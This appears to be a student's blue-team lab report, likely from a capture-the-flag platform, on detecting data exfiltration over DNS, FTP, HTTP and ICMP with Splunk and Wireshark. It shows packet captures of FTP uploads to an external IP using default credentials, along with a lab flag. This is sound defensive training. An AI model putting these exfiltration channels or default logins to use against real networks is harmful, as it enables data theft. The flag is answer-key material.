

LAB REPORT

Data Exfiltration Detection

Detecting Unauthorized Data Transfers Across Network Channels

Blue Team, SOC Level 1, Zen Mier

1. Objectives

Data exfiltration is when an attacker who has already broken into a network secretly moves sensitive files or information out of the organization. This is often the final and most damaging step of an attack. This lab covers how attackers use common, normally allowed network protocols to smuggle data out, and how to detect it.

- Understand how data exfiltration works and why it is difficult to detect when attackers use legitimate-looking protocols.
- Detect data being hidden inside DNS traffic, a technique called DNS tunneling.
- Investigate FTP transfers to identify files being sent to suspicious external destinations.
- Analyze HTTP traffic for data being uploaded out of the network through web requests.
- Examine ICMP (ping) packets for abnormally large payloads carrying hidden data.

2. What Was Done

DNS Tunneling Detection

DNS is the protocol that translates website names into IP addresses. It is almost always allowed through firewalls because so many legitimate applications depend on it. Attackers exploit this by encoding stolen data inside DNS query strings, making it look like normal name lookup traffic.

Using Splunk, DNS logs were filtered for abnormally long query strings and unusually high volumes of queries to the same external domain. A total of 315 suspicious DNS entries were found, all pointing to the domain tunnelcorp.net. The internal machine responsible for sending the most queries was identified as 192.168.1.103.



FTP Exfiltration Detection

FTP (File Transfer Protocol) is used to move files between machines. Because it transmits data in plain text, everything including login credentials and file names, can be read directly from the traffic capture.

Wireshark filters were applied to isolate FTP sessions, revealing a suspicious transfer of a file named customer_data.xlsx being sent from an internal machine to an external IP. 5 connections were observed from guest account. The internal IP sending the largest payload was 192.168.1.105.

ftp contains ".xlsx"

No.	Time	Source	Destination	Protocol	Length	Info
2935	1988763.0000	192.168.1.103	185.203.119.12	FTP	93	Request: USER backup
2124	1469871.0000	192.168.1.101	185.203.119.12	FTP	93	Request: USER backup
2094	1469509.0000	192.168.1.103	185.203.119.12	FTP	93	Request: USER backup
2118	1469811.0000	192.168.1.104	185.203.119.12	FTP	92	Request: USER admin
3520	2419858.0000	192.168.1.103	185.203.119.12	FTP	89	Request: USER guest
2928	1988670.0000	192.168.1.101	185.203.119.12	FTP	89	Request: USER guest
2816	1987260.0000	192.168.1.106	185.203.119.12	FTP	89	Request: USER guest
3473	2419272.0000	192.168.1.104	185.203.119.12	FTP	87	Request: USER root
2893	1988217.0000	192.168.1.105	185.203.119.12	FTP	87	Request: USER root
2079	1469319.0000	192.168.1.103	185.203.119.12	FTP	87	Request: USER root

Frame 2893: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0

Internet Protocol Version 4, Src: 192.168.1.105, Dst: 185.203.119.12

Transmission Control Protocol, Src Port: 28847, Dst Port: 21, Seq: 0, Len: 47

File Transfer Protocol (FTP)

Request command: USER

Request arg: root

PASS toor\r\n

STOR customer_data.xlsx\r\n

[Current working directory:]

0000

45 00 00 57 00 01 00 00

40 06 87 b7 c0 a8 01 00

E . W @ 1

0010

b9 cb 77 0c 78 af 00 15

00 00 00 00 00 00 00 00

. w . p

0020

50 02 20 00 7b 54 00 00

55 53 45 52 20 72 6f 6f

P [T USER roo

0030

74 0d 0a 50 41 53 53 20

74 0f 6f 72 0d 0a 53 54

t PASS toor ST

0040

4f 52 20 63 75 73 74 6f

6d 65 72 5f 64 61 74 61

OR custo mer_data

0050

2e 78 6c 73 78 0d 0a

.xlsx

ftp && frame.len > 90

No.	Time	Source	Destination	Protocol	Length	Info
2853	1987698.0000	192.168.1.105	185.203.119.12	FTP	127	Request: USER guest
3492	2419527.0000	192.168.1.103	185.203.119.12	FTP	93	Request: USER guest
2935	1988763.0000	192.168.1.103	185.203.119.12	FTP	93	Request: USER backup
2057	1987735.0000	192.168.1.106	185.203.119.12	FTP	93	Request: USER admin
2139	1470019.0000	192.168.1.106	185.203.119.12	FTP	93	Request: USER admin
2124	1469871.0000	192.168.1.101	185.203.119.12	FTP	93	Request: USER backup
2094	1469509.0000	192.168.1.103	185.203.119.12	FTP	93	Request: USER backup
2118	1469811.0000	192.168.1.104	185.203.119.12	FTP	92	Request: USER admin
3553	2420279.0000	192.168.1.104	185.203.119.12	FTP	91	Request: USER root
2090	1469556.0000	192.168.1.101	185.203.119.12	FTP	91	Request: USER root

Frame 2853: 127 bytes on wire (1016 bits), 127 bytes captured (1016 bits) on interface 0

Internet Protocol Version 4, Src: 192.168.1.105, Dst: 185.203.119.12

Transmission Control Protocol, Src Port: 35565, Dst Port: 21, Seq: 0, Len: 87

File Transfer Protocol (FTP)

Request command: USER

Request arg: guest

PASS guest\r\n

STOR internal_passwords.csv\r\n

DATA: THM{ftp_exfil_hidden_flag}\r\n

[Current working directory:]

0000

45 00 00 7f 00 01 00 00

40 06 87 8f c0 a8 01 00

E @ 1

0010

b9 cb 77 0c 8b 01 00 15

00 00 00 00 00 00 00 00

. w . p

0020

50 02 20 00 09 b0 00 00

55 53 45 52 20 67 75 65

P USER que

0030

73 74 0d 0a 50 41 53 53

20 67 75 65 73 74 0d 0a

st PASS guest

0040

53 54 4f 52 20 69 6e 74

65 72 6e 61 6e 5f 70 61

STOR int ernal_pa

0050

73 73 77 6f 72 64 73 2e

63 75 76 0d 0a 44 41 54

 sswords . csv . DAT |

0060

41 3a 20 54 48 4d 7b 66

74 70 5f 65 78 66 69 6c

A: THM{f tp_exfil

0070

5f 68 69 64 64 65 6e 5f

66 6c 61 67 7d 0d 0a

hidden flag}

HTTP Exfiltration Detection

HTTP POST requests are normally used to submit forms on websites, but attackers can use the same method to upload files to a server they control. Splunk was used to filter for outbound POST requests with unusually large payloads, indicating data being pushed out rather than typical browsing behavior. This falls under the network-based exfiltration technique category.

New Search

Save As Create Table View Close

1 index="data_exfil" sourcetype="http_logs" method=POST bytes_sent > 600 | table _time src_ip uri domain dst_ip bytes_sent | sort - bytes_sent

Time range: All time

1 event (before 6/21/26 2:56:17:000 AM)

No Event Sampling

Job

Verbose Mode

Events (1)

Patterns

Statistics (1)

Visualization

Show: 20 Per Page


Format

Preview: On

_time	src_ip	uri	domain	dst_ip	bytes_sent
2025-09-18 00:00:11	192.168.1.103	/v1/sync/upload	api.cloudsync-services.com	185.203.119.12	654

ICMP Exfiltration Detection

ICMP is the protocol behind the simple ping command, used to check if a machine is reachable. A standard ping packet is very small (around 74 bytes). By filtering for ICMP packets with a frame length over 100 bytes in Wireshark, packets were identified that were carrying hidden data in the payload field, far more than any legitimate ping would contain.



3. Summary

This lab demonstrated how attackers abuse trusted, everyday protocols to move stolen data out of a network without triggering obvious alarms. The key lesson is that no single alert tells the whole story — effective detection requires correlating host logs, network traffic, and application logs together to spot the pattern of exfiltration across different channels.

Area Covered	Key Takeaway
DNS Tunneling	315 suspicious DNS queries to tunnelcorp.net detected, data encoded in query strings.
FTP Exfiltration	customer_data.xlsx transferred from 192.168.1.105 to an external destination.
HTTP Exfiltration	Outbound POST requests with large payloads detected network-based exfiltration technique.
ICMP Exfiltration	ICMP packets over 100 bytes identified carrying hidden data in echo request payloads.